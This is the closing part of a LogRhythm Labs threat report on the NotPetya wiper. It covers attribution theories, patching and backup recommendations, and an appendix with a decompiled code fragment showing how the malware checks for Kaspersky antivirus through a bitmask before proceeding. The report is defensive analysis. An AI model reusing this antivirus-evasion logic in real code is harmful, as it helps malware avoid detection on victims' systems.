Although the actors and motivation behind these attacks have not been definitively determined, there has been much speculation on the topic. Given the targeted software and irreversibly destructive nature of NotPetya, many researchers have surmised that it was likely nation-state driven. Other researchers have uncovered evidence[4] that suggests that this attack was likely a second stage from an earlier intrusion intended to cover up evidence of that intrusion. An additional hypothesis surmises that the attack was just a fake ransomware scam to make money. Although the responsible actors and the motivation behind their actions may never be known, the fact that NotPetya caused, and continues to cause, destruction and financial loss for many companies serves as a reminder of the importance of sound security practices.

Recommendations

As with most malware mitigations, regular system backups and patch management are the most useful measures in preventing widespread damage from an incident. Maintaining good security measures such as password complexity enforcement, security product maintenance, and limiting user privileges also helps to mitigate attacks such as NotPetya, even if it doesn't prevent them entirely. Below are additional measures that can be taken that are specific to NotPetya:

1. Due to the capability to spread internally over SMB, it is important that any users with administrative access on the domain keep up to date on software patches as they come available and minimize their footprint on the network.
2. NotPetya still contains functionality to spread via the EternalBlue SMBv1 exploit, so it is still imperative to patch the vulnerability fixed in security update MS17-10[5] as soon as possible.
3. Employing a tool that can monitor and verify the integrity of the MBR on the system can prevent its destruction.


Please reference the Detecting Petya/NotPetya blog post to access AI Engine rules to help you detect NotPetya.

[4] Booz Allen Hamilton, "Telebots Group may have used PETYA variant to destroy evidence of long-term campaign," https://www.boozallen.com/content/dam/boozallen_site/sig/pdf/white-paper/telebots-group-and-petya.pdf

[5] Microsoft, "Microsoft Security Bulletin MS17-010 – Critical," https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Appendix A: Bitmasking

"Bitmasking" allows the malware to store multiple values in a single variable. The malware can determine which antivirus is installed by performing a bitwise AND operation on the stored flag value with a constant. For example, the following highlighted code checks to see if Kaspersky is running before proceeding with the main wiping and encryption functionality:



```
if ( av_flag_F7_FB & 4 )
{
  v5 = PathFindFileNameW(&pszPath);
  if ( v5 )
  {
    v6 = (v9 - v5);
    do
    {
      v7 = *v5;
      *(v5 + v6) = *v5;
      ++v5;
    }
    while ( v7 );
    WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, &MultiByteStr, 260, 0, 0);
    if ( (inet_addr(&MultiByteStr) != -1 || get_hostname(&MultiByteStr))
      && !alternate_functionality(&MultiByteStr, v4, v3, a2, a3, v9, wcslen(v9)) )
    {
      v11 = 1;
    }
  }
}
return v11;
```

Figure 4: Highlighted Code Checks to see if Kaspersky is Running

The bitmasking works as follows: an AND operation is carried out on each bit of the flag (0xF7) and constant (0x4). The AND operation returns 1 if the bits match, and 0 if they do not, as seen in the following example:

Flag	0xF7	1	1	1	1	0	1	1	1
Constant	0x4	0	0	0	0	0	1	0	0
Operation	0xF7 & 0x4 = 0x4	0	0	0	0	0	1	0	0

Table 6: Bitmasking Example

The result of the operation highlighted above is therefore the value 0x4. This method provides an efficient way to keep track of data globally.


Acknowledgements

Thanks to LogRhythm Labs team members Erika Noerenberg, Nathanial Quist, and Andrew Costis for their continued work analyzing and reporting on NotPetya threat research.

About LogRhythm

LogRhythm, a leader in Threat Lifecycle Management, empowers organizations around the globe to rapidly detect, respond to and neutralize damaging cyberthreats. The company's patented award-winning platform unifies next-generation SIEM, log management, network and endpoint monitoring, user entity and behavior analytics (UEBA), security automation and orchestration (SAO) and advanced security analytics. In addition to protecting customers from the risks associated with cyberthreats, LogRhythm provides compliance automation and assurance, and enhanced IT intelligence.

Among its many industry accolades, LogRhythm has been positioned as a Leader in Gartner's SIEM Magic Quadrant, received SC Labs' "Recommended" rating for SIEM and UTM for 2017 and won "Best SIEM" in SANS Institute's "Best of 2016 Awards."



LogRhythm Labs

About LogRhythm Labs

The LogRhythm Labs team deliveres unparalleled security research, analytics, incident response and threat intelligence services to protect your organization from damaging cyber threats.

We empower you by combining actionable intelligence with advanced analytics so you can greatly reduce the time to detect and remediate against the risks that matter the most to you.

Contact us:
1-866-384-0713
info@logrhythm.com | www.logrhythm.com
Worldwide HQ, 4780 Pearl East Circle, Boulder CO, 80301

LogRhythm®
The Security Intelligence Company